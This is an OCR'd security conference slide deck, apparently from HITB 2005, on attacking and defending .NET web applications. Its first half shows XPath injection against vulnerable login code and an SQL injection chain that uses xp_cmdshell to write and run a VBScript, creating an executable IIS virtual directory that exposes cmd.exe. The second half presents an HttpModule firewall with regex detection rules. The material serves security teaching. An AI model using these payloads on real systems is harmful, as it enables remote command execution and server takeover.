XmlDocument doc = new XmlDocument();
doc.LoadXml(fulltext);
string credential = "//users[@username='"+user+"' and @password='"+pass+"']";
XmlNodeList xmln = doc.SelectNodes(credential);
string temp;
if(xmln.Count > 0)
{
        //True
}
else //false
```

XPATH injection

```
string credential =
  "//users[@username='"+user+"' and
  @password='"+pass+"']";
```

- XPATH parsing can be leveraged by passing following string ' or 1=1 or ''='
- This will always true on the first node and user can get access as who ever is first user.

Bingo!

DEMO

Remote Command Execution - SQL

- It is myth one can not get admin/root access from application layer only
- One way hacking
- Command prompts on web
- SQL executions from web
- Privilege escalation
- Owning system
- Metasploit

DEMO

SQL injection

- What if?
  - You don't know web root
  - Firewall don't allow outbound traffic
  - If you know web root – it is not providing write rights.
  - You know xp_cmdshell may or may not be working.

DEMO

SQL injection – sa check

- Querying process on SQL using SPs
- (SELECT+ASCII(SUBSTRING((a.loginame), 1,1))+FROM+master..sysprocesses+AS+a+ WHERE+a.spid+=+@@SPID)=115

DEMO

SQL injection – Echo following lines to file

```
Set WshShell =
   WScript.CreateObject("WScript.Shell")
Set ObjExec = WshShell.Exec("cmd.exe /c echo
   %windir%")
windir = ObjExec.StdOut.ReadLine()
Set Root =
   GetObject("IIS://LocalHost/W3SVC/1/ROOT")
Set Dir = Root.Create("IIsWebVirtualDir", "secret")
Dir.Path = windir
Dir.AccessExecute = True
Dir.SetInfo
```

DEMO

SQL injection – Echo following lines

- http://target/details.aspx?id=1;exec+master..xp_cmdshell+’echo ' Set WshShell = WScript.CreateObject("WScript.Shell") > c:\secret.vbs’

Now run the vbscript


http://target/details.aspx?id=1;exec+master..xp_cmdshell+'cscript+c:\secret.vbs’

Check

http://target/secret/system32/cmd.exe?+/c+set

DEMO

Using Metasploit



DEMO

net square

secure.automate.innovate


.Net Web Application


Innovative defense approach


What is new in .Net?

- Web application has separate scope and HTTP pipeline can be accessed.
- ISAPI had some limitations which are not with HTTP interfaces.
- HTTP request can be accessed before it hits application resources.
- HTTPModule and HTTPHandler are defense at your gates.
- Can we build Web application firewall and IDS – “YES”


Web Application without defense




Web Application – Defense at gates
Internet
DMZ
Trusted
Corporate Firewall
Web Application Firewall
1
Web Client
IIS Web Server
Application Resource..
2
Web Application IDS
DB
Internal/Corporate



net square
secure.automate.innovate
.Net Web Application
Implementing HTTP Module

HTTP Stack for .Net



Leveraging

- HTTPModule and HTTPHandler - can be leveraged.
- Application layer firewall can be cooked up for your application.
- Similarly IDS for web application can be developed.
- It sits in HTTP pipe and defend web applications.



Example GET & POST

http://192.168.131.3/dvds4less/details.aspx?id=1

```
POST /dvds4less/checkout_form.aspx HTTP/1.1
Host: 192.168.131.3
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US;
rv:1.7.3) Gecko/20040910
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.
9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer:
http://192.168.131.3/dvds4less/cart.aspx?id=1&quantity=1
Cookie: ASP.NET_SessionId=0zrvzp45nzb1sj45piri0f55
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

product_id_0=1&quantity_0=1&order_num=513745&submit=Checkout
```

Attack points

Deploying web application firewall

- Rule set for firewall
- Constructing smart regex patterns


```
<QUERY>
   id=(.*?['\"%*$#@]|.*?(select|exec|update))[^&]*([&]|$)
</QUERY>

<QUERY>
   quantity=(.*?['\"%*$#@]|.*?(select|exec|update))[^&]*([&]|$)
</QUERY>

<POST>id=(.*?['\"%*$#@]|.*?(select|exec|update))[^&]*([&]|$)</POST>
<POST>quantity=(.*?['\"%*$#@]|.*?(select|exec|update))[^&]*([&]|$)</P
OST>
```

Deploying web application firewall


- Put dll in /bin folder.
- Add following lines into your web.config file.
- Web application firewall get loaded.

```
<httpModules>
 <add type="firewall.WebAppWall, WebAppMod" name="WebAppWall" />
</httpModules>
```

Impact of web application wall



Before



After

Defense strategies

- All security attributes can be guarded by firewall.
- We can log or provide IDS using same module
- Some of the deployment parameters can be implemented using this method.
- IHttpHandler can be developed in similar way.

Session management

- Session object can be used in HTTP pipeline and session can be strengthen.
- Session hijacking is common issue and critical problem with security.
- IHttpHandler or Module can be used to provides solid defense against it.

Application Bruteforcing

- Application has forms and via that username and password get sent using POST.
- Application bruteforcing is common attack type.
- HttpModule can capture these attacks and on count basis this attack can be avoided.

Automated attacks

- Automated web application attack tools are out there.
- Crawling the site and then launch attacks. This can be avoided by setting “honey traps” using HttpModule.
- Once it is trapped attacker can be put into infinite loop using defense trick

Browser catching

- Detecting browser using HttpModule.
- Making sure request is coming from browser by java script processing and cookie handling.
- Interesting trick.

net square

secure.automate.innovate

Thanks!

shreeraj@net-square.com

HITB 2005

http://www.net-square.com